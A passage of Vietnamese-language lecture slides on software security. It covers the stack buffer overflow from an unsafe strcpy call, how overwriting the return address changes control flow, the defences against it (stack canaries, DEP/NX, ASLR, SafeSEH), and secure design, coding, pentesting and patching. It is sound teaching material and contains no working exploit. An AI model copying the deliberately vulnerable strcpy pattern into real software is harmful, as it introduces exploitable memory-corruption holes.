    strcpy(buffer, argv[1]);
}
```

- ❑ Chương trình trên yêu khai báo biến buffer kiểu char với kích thước 64 bytes sau đó lấy tham số đầu vào copy vào biến buffer qua hàm strcpy.

# Tràn bộ đệm


Before StrCpy	Copy with 12 A's	Copy with 80 A's
StrCpy destination address	StrCpy destination address	StrCpy destination address
StrCpy source address	StrCpy source address	StrCpy source address
Reserved char buffer memory	AAAAAAAAAAAA	AAAAAAAAAAAAAAAAAAAA
Reserved char buffer memory	Reserved char buffer memory	AAAAAAAAAAAAAAAAAAAA
Reserved char buffer memory	Reserved char buffer memory	AAAAAAAAAAAAAAAAAAAA
Reserved char buffer memory	Reserved char buffer memory	AAAAAAAAAAAAAAAAAAAA
Return address of parent function	Return address of parent function	AAAA

Khi địa chỉ trả về thay vì **4 chữ AAAA** được ghi đè với **1 địa chỉ của 1 hàm tồn tại**? => chương trình sẽ chạy tới hàm được định nghĩa ở giá trị trả về kia và luồng hoạt động của chương trình đã bị thay đổi


# Lỗi tràn bộ đệm

## ❑ Chống khai thác (1/2)

- Buffer Security Check (Phát hiện một số ghi đè bộ đệm ghi đè lên địa chỉ trả về của hàm, địa chỉ của trình xử lý ngoại lệ)



a. Không sử dụng



b. Có sử dụng

Cao hơn



thấp hơn

# Lỗi hỏng tràn bộ đệm

## ❑ Chống khai thác (2/2)

- DEP/NX (Data Execution Prevention)
- ASLR – Address Space Layout Randomization
- SafeSEH (**Structured Exception Handling**): là một cơ chế để xử lý cả ngoại lệ của phần cứng và phần mềm.

# Tài liệu về lỗ hổng phần mềm

1. **Exploit Database**,  
<https://www.exploit-db.com>
2. Nguyễn Thành Nam, **Kỹ thuật tận dụng lỗi phần mềm**, NXB KH&KT, 2009
3. Jon Erickson, **Hacking: The Art of Exploitation**, No Starch 2008
4. Hoglund et al., **Exploiting Software How to Break Code**, Addison Wesley 2004

# Tài liệu về lỗ hổng phần mềm

5. Massimiliano Tomassoli, **Modern Windows Exploit Development**,
6. James C. Foster, **Buffer Overflow Attacks: Detect, Exploit, Prevent**, Syngress 2005
7. James C. Foster, **Writing Security Tools and Exploits**, Syngress 2006
8. Jack Koziol et al., **The Shellcoder's Handbook: Discovering and Exploiting Security Holes**, Wiley 2004

# Frameworks

- **Metasploit**, <https://www.metasploit.com/>
- **Metasploitable Version 2**, <http://r-7.co/Metasploitable2>



1

Lỗ hổng web

2

Lỗ hổng phần  
mềm

3

An toàn phần  
mềm



# An toàn phần mềm

## Yêu cầu

Thiết kế an toàn

Lập trình an toàn

Kiểm thử an toàn

Khai thác an toàn

## Thực hiện

Phát triển, Sử dụng

Phát triển

Phát triển, Sử dụng

Phát triển, Sử dụng

# Thiết kế phần mềm an toàn

- ❑ Các cơ chế an toàn cần phải được đưa vào ngay từ giai đoạn thiết kế
- ❑ Bên sử dụng (bên đặt hàng) có thể tham gia, phê chuẩn thiết kế
- ❑ Ví dụ:



# Tài liệu tham khảo

---


1. Fernandez-Buglioni, **Security Pattern in Practice: Designing Secure Architectures Using Software Patterns**, Wiley 2013
2. Nguyễn Đức Cường, **Tài liệu môn học Phân tích và thiết kế hệ thống thông tin theo UML.**

# Lập trình an toàn

---

- ❑ Không sử dụng các cấu trúc, các hàm không an toàn
- ❑ Cơ chế phòng chống các tấn công đã biết
- ❑ Kiểm thử tĩnh cho mã nguồn

# Lập trình an toàn



# Tài liệu tham khảo

- ❑ Lương Thế Dũng, Phạm Duy Trung, **Kỹ thuật lập trình an toàn**, Học viện Kỹ thuật mật mã 2013
- ❑ Brian Chess, Jacob West, **Secure Programming with Static Analysis**, Addison-Wesley 2007
- ❑ +++

# Khái niệm

- ❑ Kiểm thử an toàn = Penetration Testing = Pentest
- ❑ **Kiểm thử an toàn** một hệ thống là việc mô phỏng các tấn công thực tế vào hệ thống đó để đánh giá rủi ro an toàn thông tin cho hệ thống đó
- ❑ Kiểm thử an toàn = Tìm lỗ hổng + Khai thác tối đa lỗ hổng

# Kiểm thử an toàn

## □ Phân loại

- Kiểm thử hộp đen
- Kiểm thử hộp trắng

## □ Vấn đề pháp lý

- Dịch ngược, tấn công có thể vi phạm pháp luật
- Phải được sự đồng ý bằng văn bản của chủ quản hệ thống



# Tài liệu tham khảo

1. Trần Đức Sự, Phạm Minh Thuấn, **Đánh giá và kiểm định an toàn hệ thống thông tin**, Học viện KTMM, 2013
2. Dieterle, **Basic Security Testing with Kali Linux**.
3. Allen et al., **Kali Linux – Assuring Security by Penetration Testing**, Packt 2014
4. ++++

# Khai thác an toàn

## ❑ Cập nhật bản vá an toàn

- Cập nhật tự động
- Cập nhật thủ công

## ❑ Vận hành an toàn

- Xây dựng và áp dụng chính sách an toàn
- Đào tạo kỹ năng
- Nâng cao nhận thức

